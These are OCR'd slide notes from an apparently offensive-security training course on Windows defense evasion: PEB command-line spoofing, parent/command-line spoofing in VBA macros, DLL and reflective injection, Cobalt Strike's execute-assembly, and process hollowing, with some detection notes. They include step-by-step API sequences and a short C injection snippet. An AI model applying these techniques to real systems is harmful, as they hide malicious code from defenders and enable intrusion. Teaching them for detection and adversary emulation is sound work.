
Spoofing Command-Line Arguments (1)
A second interesting trick is the spoofing of command-line arguments in process execution. So how does this work?

The PEB (Process Environment Block) is a data structure in Windows, only parts of which are fully documented by Microsoft. The screenshot on the right-hand side of this slide shows the contents of the PEB; you will see that several fields are listed as "reserved".

The PEB contains detailed information on how a process was launched (e.g., startup parameters, image base address,…). For our purposes, it's important to understand that the PEB is not a kernel mode data structure, but resides in the address space of the process that it relates to... This, of course, means that it can possibly be manipulated!

An interesting field in the PEB for us is "ProcessParameters".

Microsoft documentation on the PEB can be found here:
https://docs.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb




Spoofing Command-Line Arguments (2)
The "Process Parameters" section of the PEB includes two very interesting fields:

- ImagePathName
- CommandLine

According to Microsoft, the "CommandLine" field is the command-line string that is passed to the process.

Additional information can be found here:
https://docs.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-rtl_user_process_parameters




Spoofing Command-Line Arguments (3)
So how could we abuse this to spoof command-line arguments? The following step-by-step process is used by some tools such as Cobalt Strike (implemented as the "argue" feature):

1. Spawn a process with benign command-line arguments, but spawn it in a suspended state (using the "CREATE_SUSPENDED" flag). Note that this is an opportunity for detection, as spawning a suspended process can be seen as an anomaly!
2. As we want to manipulate the Process Environment Block (PEB), we need to first identify its address. This can be achieved using "NtQueryInformationProcess".
3. Once we have the address of the PEB, read the memory of the target process using "ReadProcessMemory".
4. Overwrite the ProcessParameters using "WriteProcessMemory".
5. Resume execution of the process using "ResumeExecution"

Most tools will register the initial command line that is used when the process is created (e.g., Sysmon), resulting in a reliable bypass! An interesting blog post describing the attack strategy in-depth was written by Adam Chester:

https://blog.xpnsec.com/how-to-argue-like-cobalt-strike/




Parent-child and Command-line Spoofing in VBA
Given the ongoing popularity of Office Macros as an initial execution technique, security researcher Christophe Tafani-Dereeper implemented the previously mentioned techniques in VBA in March 2019. In his blog post, he credits Didier Stevens, Casey Smith, and Will Burgess for identifying the actual techniques. In his work, Christophe implemented the techniques in a reliable VBA code snippet that can be used as an initial infection vector.

The screenshots in the slide show how the code works (full code can be found at https://github.com/christophetd/spoofing-office-macro/blob/master/macro.vba).

Note that Christophe relies on PowerShell execution to implement this technique, which still provides a detection opportunity. This technique could, however, be further improved to leverage the Win32 API access available to VBA to immediately execute shellcode.

The full explanation of the technique can be found in Christophe's blog: https://blog.christophetd.fr/building-an-office-macro-to-spoof-process-parent-and-command-line/



Process Injection
Process injection is a method of executing arbitrary code in the address space of a separate live process. It is a well-known defense evasion technique, often used in fileless adversary tradecraft. In addition to defense evasion, some techniques also allow persistence. It's described by MITRE in technique 1055 (T1055)!

Process injection has some typical building blocks:


- Memory allocation – Allocate a space in the target memory where we will write our payload.
- Memory writing – Write the (path to our) payload in the allocated memory.
- Execution – Execute the payload that was written in the target process's memory space.

Dynamic-link library (DLL) injection is one of the most common techniques and involves writing the path to a malicious DLL inside a process, which is then invoked by creating a remote thread.
This techniques shows the "classic" implementation of the 3 process injection building blocks:

Memory allocation
HANDLE h = OpenProcess(PROCESS_ALL_ACCESS, FALSE, process_id);
LPVOID target_payload=VirtualAllocEx(h,NULL,sizeof(payload), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

Memory Writing
WriteProcessMemory(h, target_payload, payload, size of(payload), NULL);

Execution
CreateRemoteThread(h, NULL, 0, (LPTHREAD_START_ROUTINE)LoadLibraryA, target_DLL_path, 0, NULL);



Reflective DLL Injection

The previously described technique makes use of the API function *LoadLibrary*, which takes the file path of a DLL and loads it in to memory. Reflective DLL loading refers to loading a DLL from memory rather than from disk. This works by creating a DLL that maps itself into memory when executed, instead of relying on the Window's loader.

Natively, Windows is not capable of doing this, so we need to facilitate this ourselves. Reflective DLL injection has two main requirements:

- The malicious library must be written into the address space of the target process.
- The self-mapping component added to the DLL is responsible for meeting runtime expectations, such as resolving imports, fixing relocations, and calling the DllMain function.


It's important to note that next to reflective DLL injection, many other process injection techniques exist, making use of different API functions. A collection was presented during BlackHat 2019 in a talk by SafeBreach titled: "Process Injection Techniques - Gotta Catch Them All".

In addition to the CreateRemoteThread function, there are other ways to accomplish execution of our payload, for example the undocumented API function RtlCreateUserThread. A reflective DLL injection technique that does not make use of CreateRemoteThread but instead of SetThreadContext is described here: https://zerosum0x0.blogspot.com/2017/07/threadcontinue-reflective-injection.html

Next to these DLL injection techniques, there are other methods to inject code into live processes. Common Windows implementations include:

- Portable executable injection involves writing malicious code directly into the process (without a file on disk) then invoking execution with either additional code or by creating a remote thread. The displacement of the injected code introduces the additional requirement for functionality to remap memory references. Variations of this method such as reflective DLL injection (writing a self-mapping DLL into a process) and memory module (map DLL when writing into process) overcome the address relocation issue.
- Thread execution hijacking involves injecting malicious code or the path to a DLL into a thread of a process. Similar to Process Hollowing, the thread must first be suspended.
- Asynchronous Procedure Call (APC) injection involves attaching malicious code to the APC Queue of a process's thread. Queued APC functions are executed when the thread enters an alterable state. A variation of APC injection, dubbed "Early Bird injection", involves creating a suspended process in which malicious code can be written and executed before the process’s entry point (and potentially subsequent anti-malware hooks) via an APC. AtomBombing is another variation that utilizes APCs to invoke malicious code previously written to the global atom table.
- Thread Local Storage (TLS) callback injection involves manipulating pointers inside a portable executable (PE) to redirect a process to malicious code before reaching the code's legitimate entry point.

A nice overview has been presented during BlackHat 2019: https://www.blackhat.com/us-19/briefings/schedule/index.html#process-injection-techniques---gotta-catch-them-all-16010



A Primer on .NET


Before we go further, you must understand a few important components of .NET.

- Common Language Runtime: Similar to languages such as JAVA, .NET uses a runtime environment (or "virtual machine") to interpret code at runtime. In fact, an intermediate language is used to compile from "Just-In-Time" before execution.
- Common Intermediate Language: All .NET languages are assembled to the Common Intermediate Language (CIL).This language can be easily interpreted into machine code for different hardware architectures. This means that designers of different .NET languages have the advantage of not having to design their compilers around different architectures.
- .NET Assemblies: .NET applications are packaged into .NET Assemblies. They are so called because the code from your language of choice has been "assembled" into CIL but not truly compiled. Assemblies use an extension of the PE format and are represented as either an EXE or a DLL that contains CIL rather than native machine code.
- Application Domains: Assemblies are run inside of a safe "box" known as an Application Domain. Multiple Assemblies can exist within an AppDomain, and multiple AppDomains can exist within a process. AppDomains are intended to provide the same level of isolation between executing Assemblies as is normally provided for processes. Threads may move between AppDomains and can share objects through marshalling and delegates.

This terminology will come in handy when looking at Donut's modus operandi.

Reference:

https://thewover.github.io/Introducing-Donut/




An Example: Cobalt Strike's Execute-Assembly and spawnto
The Cobalt Strike Beacon uses a form of process spawning/injection for its post-exploitation jobs, which depends on temporary processes. Cobalt Strike can also run .NET assemblies through its *execute-assembly* command, which makes use of the same approach (more on assemblies later). Underlying, the *spawnto* command will kick off a process, inject the job/payload, let it run, get results, and tear the process down.

Many of Cobalt Strike's post-exploitation features spawn a temporary process, inject the feature's DLL into the process, and retrieve the results over a named pipe. This is a special case of process injection. In these cases, we control the temporary process, and we know the process has no purpose beyond our offense action, which allows doing more aggressive things. For example, we can take over the main thread of these temporary processes and not worry about giving it back. A specific example is execute-assembly, which performs the following steps:

1. Spawn a subprocess using the spawnto executable
2. Inject reflective DLL into the subprocess to load the .NET Runtime
3. Reflective DLL loads an intermediate .NET Assembly to handle errors and improve the stability of the payload
4. Intermediate .NET Assembly loads your .NET Assembly from memory inside the subprocess
5. Main entry point of the Assembly is invoked along with command-line arguments

The larger Cobalt Strike post-exploitation features (e.g., screenshot, keylogger, hashdump, etc.) are implemented as Windows DLLs and are injected using *spawnto* as well.




Process Hollowing
Process hollowing occurs when a process is created in a suspended state, then its memory is unmapped and replaced with malicious code. Similar to Process Injection, execution of the malicious code is masked under a legitimate process and may evade defenses and detection analysis. It's described by MITRE in technique 1093 (T1055/012)!

How does it work?

1. As a first step, a process is created in a suspended state. This can be done using the CREATE_SUSPENDED flag in the CreateProcess function (dwCreationFlags parameter);
2. Secondly, the destination process is hollowed out, as the legitimate code is unmapped from the memory (e.g., using the NtUnmapViewOfSection);
3. Thirdly, memory is allocated for the new, malicious, code (using VirtualAllocEx);
4. As a next step, the malicious code is copied in the hollowed-out host process (using WriteProcessMemory);
5. As an optional step, the proper memory protections (related to for example DEP) can be set to the different sections to make detection harder;
6. Finally, the process can be resumed to execute our malicious code.

Process hollowing is an effective technique that has been frequently abused by APT groups and has even found its way into penetration testing / adversary emulation tools. As an example, Cobalt Strike has a built-in mechanism for process hollowing! A good detailed read on process hollowing can be found here: https://github.com/m0n0ph1/Process-Hollowing



Process Hollowing Detection – Memory Analysis

Since the code injection, as for a lot of other process injection types, happens only in memory, some common detection techniques make use of memory analysis.

Hollow process injection can be detected by comparing the results from the PEB (process environment block) structure and the VAD (virtual address descriptor) structure. The PEB structure resides in the process memory and keeps track of the full path to the executable and its base address. The VAD structure resides in the kernel memory and also contains information about the contiguous process virtual address space allocation. If there is an executable loaded, the VAD node contains information about the start address, end address, and the full path to the executable. Comparing these two structures for discrepancies can tell if a process is hollowed out.

